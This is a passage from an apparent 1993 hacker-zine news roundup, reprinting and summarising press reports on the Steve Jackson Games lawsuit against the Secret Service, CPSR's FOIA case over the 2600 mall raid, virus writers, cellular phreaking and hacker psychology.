No criminal charges have been filed against Jackson, his company, or others targeted in several Austin raids. The alleged membership of Jackson employee Loyd Blankenship in the Legion of Doom hacker's group -- which was believed responsible for the BellSouth break-in -- lead agents to raid Jackson Games at the same time that Blankenship's Austin home was raided.

Foley's affidavit stated that Bell investigator Henry Kluepfel had logged on to the Illuminati bulletin board and found possible evidence of a link between Jackson Games and the Legion of Doom.

But George produced a statement from Kluepfel, who works for Bellcore, formerly AT&T Bell Labs, disputing statements attributed to him in the affidavit. Foley acknowledged that part of the affidavit was erroneous.

The U.S. Department of Justice, which is defending the Secret Service, contends that only traditional journalistic organizations enjoy the protections of the Privacy Protection Act and that users of electronic mail have no reasonable expectation of privacy.

Judge Rebukes Secret Service For Austin Raid January 29, 1993
~~~~~~

by Joe Abernathy (The Houston Chronicle)(Page A21)
Reprinted With Permission

AUSTIN -- A federal judge lambasted the U.S. Secret Service Thursday for failing to investigate properly before it seized equipment from three Austin locations in a 1990 crackdown on computer crime.

U.S. District Judge Sam Sparks' comments came on the final day of trial in a lawsuit brought by Steve Jackson Games, an Austin publisher, with the support of national computer rights activists.

The judge did not say when he will issue a formal ruling in the case. In addition to seeking $ 2 million in damages from the Secret Service and other defendants, Jackson hopes to establish privacy and freedom of the press protections for electronic information.

In a packed courtroom Thursday morning, Sparks dressed down Secret Service Special Agent Timothy Foley of Chicago, who was in charge of the March 1, 1990, raid on Jackson, one of his employees and a third Austin man. No criminal charges have been filed in connection with the raids.

"The Secret Service didn't do a good job in this case," Sparks said. "We know no investigation took place. Nobody ever gave any concern as to whether (legal) statutes were involved. We know there was damage (to Jackson)."

The Secret Service has seized dozens of computers since the nationwide crackdown began in 1990, but Jackson, a science fiction magazine and game book publisher, is the first to challenge the practice. A computer seized at Jackson Games contained the manuscript for a pending book, and Jackson alleges, among other things, that the seizure violated the Privacy Protection Act, which prohibits seizure of publishers' works in progress.

Agents testified that they were not trained in that law at the special Secret Service school on computer crime.

Sparks grew visibly angry when testimony showed that Jackson never was suspected of a crime, that agents did no research to establish a criminal connection between the firm and the suspected illegal activities of an employee, and that they did not determine that the company was a publisher.

"How long would it have taken you, Mr. Foley, to find out what Steve Jackson Games did, what it was? " asked Sparks. "An hour?

"Was there any reason why, on March 2, you could not return to Steve Jackson
~~~~~~

Games a copy, in floppy disk form, of everything taken?

"Did you read the article in Business Week magazine where it had a picture of Steve Jackson -- a law-abiding, tax-paying citizen -- saying he was a computer crime suspect?

"Did it ever occur to you, Mr. Foley, that seizing this material could harm Steve Jackson economically? "

Foley replied, "No, sir," but the judge offered his own answer:

"You actually did; you just had no idea anybody would actually go out and hire a lawyer and sue you."

The judge's rebuke apparently convinced the government to close its defense after the testimony from Foley, only one of several government witnesses on hand. Justice Department attorney Mark Battan entered subdued testimony seeking to limit the award of monetary damages.

The judge's comments came after cross-examination of Foley by Pete Kennedy, Jackson's attorney.

Sparks questioned Foley about the raid, focusing on holes in the search warrant, why Jackson was not allowed to copy his work in progress after it was seized, and why his computers were not returned after the Secret Service analyzed them.

"The examination took seven days, but you didn't give Steve Jackson's computers back for three months. Why?" asked Sparks.

"So here you are, with three computers, 300 floppy disks, an owner who was asking for it back, his attorney calling you, and what I want to know is why copies of everything couldn't be given back in days. Not months. Days.

"That's what makes you mad about this case."

Besides alleging that the seizure violated the Privacy Protection Act, Jackson alleged that since one of the computers was being used to run a bulletin board system containing private electronic mail, the seizure violated the Electronic Communications Privacy Act.

Justice Department attorneys have refused comment on the case, but contended in court papers that Jackson Games is a manufacturer, and that only journalistic organizations can call upon the Privacy Protection Act.

The government said that seizure of an electronic bulletin board system does not constitute interception of electronic mail.

The Electronic Frontier Foundation committed more than $200,000 to the Jackson suit. The EFF was founded by Mitchell Kapor of Lotus Technology amid a computer civil liberties movement sparked in large part by the Secret Service computer crime crackdown that included the Austin raids.

"The dressing down of the Secret Service for their behavior is a major vindication of what we've been saying all along, which is that there were outrageous actions taken against Steve Jackson that hurt his business and sent a chilling effect to everyone using bulletin boards, and that there were larger principles at stake," said Kapor, contacted at his Cambridge, Massachusetts office.

Shari Steele, who attended the trial as counsel for the EFF, said, "We're very happy with the way the case came out. That session with the judge and Tim Foley is what a lawyer dreams about."

Going Undercover In The Computer Underworld January 26, 1993
~~~~~~

by Ralph Blumenthal (The New York Times)(Page B1)

[A 36-year old law enforcement officer from the East Coast masquerades
~~~~~~

as "Phrakr Trakr" throughout the nation's computer bulletin boards. As the organizer of the High-Tech Crime Network, he has educated other officers in over 28 states in the use of computer communications. Their goal is to penetrate some 3000 underground bbses where computer criminals trade in stolen information, child pornography and bomb making instructions.

"I want to make more cops aware of high-tech crime," he said. "The victims are everybody. We all end up paying for it."]

Hackers Breaking Into UC Computers January 23, 1993

by T. Christian Miller (The San Francisco Chronicle)(Page A20)

[According to the University of California, hackers have been breaking into the DOD and NASA through UC computer systems. The investigation links over 100 computer hackers who have reportedly penetrated computers at UC Davis, UC Berkeley, NYU, FSU, and CSU. The FBI stated that the investigation reached as far as Finland and Czechoslovakia but did not comment on any arrests.

University officials have asked all users to change to more complex passwords by April 1.]

Feds Sued Over Hacker Raid At Mall February 5, 1993

by Joe Abernathy (The Houston Chronicle)(Page A5)

[A lawsuit was filed 2-4-93 in the Washington, D.C. federal court to force the secret service to disclose its involvement in the disruption of a meeting of computer hackers last year. The meeting, a monthly gathering of readers of "2600 Magazine" at the Pentagon City Mall was disrupted on November 6, 1992, when mall security and Arlington County Police questioned and searched the attendees.

The suit was filed by the Computer Professionals for Social Responsibility. "If this was a Secret Service operation, it raises serious constitutional questions," said Marc Rotenberg, director of CPSR.

The Secret Service declined to comment on the matter.]

[New Info in 2600 Case - from email sent by CPSR]

One month after being sued under the Freedom of Information Act (FOIA), the Secret Service has officially acknowledged that it possesses "information relating to the breakup of a meeting of individuals at the Pentagon City Mall in Arlington, Virginia." The admission, contained in a letter to Computer Professionals for Social Responsibility (CPSR), confirms widespread suspicions that the agency played a role in the detention and search of individuals affiliated with "2600" Magazine at the suburban Washington mall on November 6, 1992.

CPSR filed suit against the Secret Service on February 4 after the agency failed to respond to the organization's FOIA request within the statutory time limit. In its recent response, the Secret Service released copies of three news clippings concerning the Pentagon City incident but withheld other information "because the documents in the requested file contain information compiled for law enforcement purposes." While the agency asserts that it possesses no "documentation created by the Secret Service chronicling, reporting, or describing the breakup of the meeting," it does admit to possessing "information provided

to the Secret Service by a confidential source which is information relating to the breakup of [the] meeting." Federal agencies classify other law enforcement agencies and corporate entities, as well as individuals, as "confidential sources."

The propriety of the Secret Service's decision to withhold the material will be determined in CPSR's pending federal lawsuit. A copy of the agency's letter is reprinted below.

David L. Sobel dsobel@washofc.cpsr.org
Legal Counsel (202) 544-9240 (voice)
CPSR Washington Office (202) 547-5481 (fax)

****

DEPARTMENT OF THE TREASURY
UNITED STATES SECRET SERVICE

MAR 5 1993

920508

David L. Sobel
Legal Counsel
Computer Professionals for
Social Responsibility
666 Pennsylvania Avenue, S.E.
Suite 303
Washington, D.C. 20003

Dear Mr. Sobel:

This is in response to your Freedom of Information Act (FOIA) request for access to "copies of all records related to the breakup of a meeting of individuals affiliated with "2600 Magazine" at the Pentagon City Mall in Arlington, Virginia on November 6, 1992."

Enclosed, please find copies of materials which are responsive to your request and are being released to you in their entirety.

Other information has been withheld because the documents in the requested file contain information compiled for law enforcement purposes. Pursuant to Title 5, United States Code, Section 552(b)(7)(A); (C); and (D), the information has been exempted since disclosure could reasonably be expected to interfere with enforcement proceedings; could reasonably be expected to constitute an unwarranted invasion of personal privacy to other persons; and could reasonably be expected to disclose the identity of a confidential source and/or information furnished by a confidential source. The citations of the above exemptions are not to be construed as the only exemptions that are available under the Freedom of Information Act.

In regard to this matter it is, however, noted that your FOIA request is somewhat vague and very broadly written. Please be advised, that the information being withheld consists of information provided to the Secret Service by a confidential source which is information relating to the breakup of a meeting of individuals at the Pentagon City Mall in Arlington, Virginia, and, therefore, appears to be responsive to your request as it was written. If, however, the information you are seeking is information concerning the Secret Service's involvement in the breakup of this meeting, such as any type of documentation created by the Secret service chronicling, reporting, or describing the breakup of the meeting, please be advised that no such information exists.

If you disagree with our determination, you have the right of administrative appeal within 35 days by writing to Freedom of Information Appeal, Deputy Director, U. S. Secret Service, 1800 G Street, N.W., Washington, D.C. 20223. If you choose to file an administrative appeal, please explain the basis of your appeal.

Sincerely,

/Sig/
Melvin E. Laska
ATSAIC
Freedom of Information &
Privacy Acts Officer

Enclosure

****

For more information, refer to Phrack World News, Issue 41/1:

Reports of "Raid" on 2600 Washington Meeting November 9, 1992
Confusion About Secret Service Role In 2600 Washington Raid November 7, 1992
Conflicting Stories In 2600 Raid; CRSR Files FOIA November 11, 1992

Surfing Off The Edge February 8, 1993
~~~~~~~~~~~~~~~~~~~~

by Richard Behar (Time Magazine)(Page 62)

[This article is so full of crap that I cannot even bring myself to include a synopsis of it. Go to the library and read it and laugh.]

Bulgarian Virus Writer, Scourge in the West, Hero at Home January 29, 1993
~~~~~~

by David Briscoe (Associated Press)

[The Dark Avenger, believed to be a computer programmer in Sophia, has drawn the attention of computer crime squads in the US and Europe. To many programmers the Dark Avenger is a computer master to many young Bulgarians. "His work is elegant. ... He helps younger programmers. He's a superhero to them," said David Stang director for the International Virus Research Center.

Neither Bulgaria nor the US has laws against the writing of computer viruses]

Computer Security Tips Teach Tots To Take Byte Out Of Crime February 3, 1993
~~~~~~

by Michelle Locke (Associated Press)

- -

Young Students Learn Why Computer Hacking Is Illegal February 4, 1993
~~~~~~

by Bill Wallace (San Francisco Chronicle)(Page A22)

[In an attempt to teach computer crime prevention, children in kindergarten through third grade in a Berkeley elementary school are being shown a 30 minute presentation on ethics and security.

The program consists of several skits using puppets to show the children various scenarios from eating food near computer systems to proper password management.

In one episode, Gooseberry, a naive computer user, has her files erased by Dirty Dan, the malicious hacker, when she neglects to log off.

Philip Chapnick, director of the Computer Security Institute in San Francisco, praised the idea. "One of the major issues in information security in companies now is awareness. Starting the kids early ... I think it will pay off," said Chapnick.]

Tracking Hackers - Experts Find Source In Adolescence February 25, 1993

By Mike Langberg (Knight-Ridder News Service)

[At the National Computer Security Association convention in San Francisco, four experts analyzed the psyche of today's hacker. The panel decided that hacker bonding came from a missing or defective family. The panel also decided that hackers weren't necessarily geniuses, and that a few weeks of study would be enough to begin.

Panel member Winn Schwartau stated that there should be an end to slap-on-the-wrist penalties. Sending hackers to jail would send a clear message to other hackers, according to Schwartau.

"What strikes me about hackers is their arrogance," said Michael Kabay, computer security consultant from Montreal. "These people seem to feel that their own pleasures or resentments are of supreme importance and that normal rules of behavior simply don't apply to them."]

Bomb Recipes Just A Keystroke Away January 10, 1993

by Tracy Gordon Fox (The Hartford Courant)(Page B1)

[Teenagers gathering information via computer have contributed greatly to the fifty percent increase in the number of homemade explosives found last year.

The computer age has brought the recipes for the explosives to the fingertips of anyone with a little computer knowledge and a modem.

One of the first police officers to discover that computers played a part in a recent West Hartford, Connecticut, bombing said that hackers were loners, who are socially dysfunctional, excel in mathematics and science, and are "over motivated in one area."

The trend has been seen around the country. The 958 bombing incidents reported nationally to the Bureau of Alcohol, Tobacco and Firearms was the highest in 15 years.]

Hackers Hurt Cellular Industry January 25, 1993

by John Eckhouse (The San Francisco Chronicle)(Page C1)

[With only a little equipment and technical knowledge, telephone pirates can make free calls and eavesdrop on cellular conversations.

"Technically, eavesdroping is possible, but realistically I don't think it can be done," said Justin Jasche chief executive of Cellular One.

The Cellular Telecommunications Industry Association estimates that hackers make about $300 million worth of unauthorized calls a year, though others put the figure much higher.]

Cellular Phreaks and Code Dudes February 1993

by John Markoff (Wired) (page 60)

[Two hackers, V.T. and N.M. have discovered that celluar phones are really just little computers linked by a gigantic cellular network.

And like most computers, they are programmable. The hackers have discovered that the OKI 900 has a special mode that will turn it into a scanner, enabling them to listen in on other cellular conversations.

The two also discovered that the software stored in the phones ROM takes up roughly 40K, leaving over 20K free to add in other features, They speculate on the use of the cellular phone and a computer to track users through cell sites, and to monitor and decode touchtones of voice mail box codes and credit card numbers.

Said V.T. of the OKI's programmers, "This phone was clearly built by hackers."]

Callers Invited To Talk Sex, Thanks To Hacker's Prank February 5, 1993

(The Vancouver Sun) (Page A-9)

[For the past two weeks, surprised callers to CTC Payroll Services' voice-mail system have been invited to talk sex. Instead of a pleasant, professional salutation, callers hear a man's voice suggesting that they engage a variety of intimate activities.

The prankster is a computer hacker who can re-program the greeting message on company telephones. Company owner Cheryl MacLeod doesn't think the joke is very funny and says the hacker is ruining her business.]
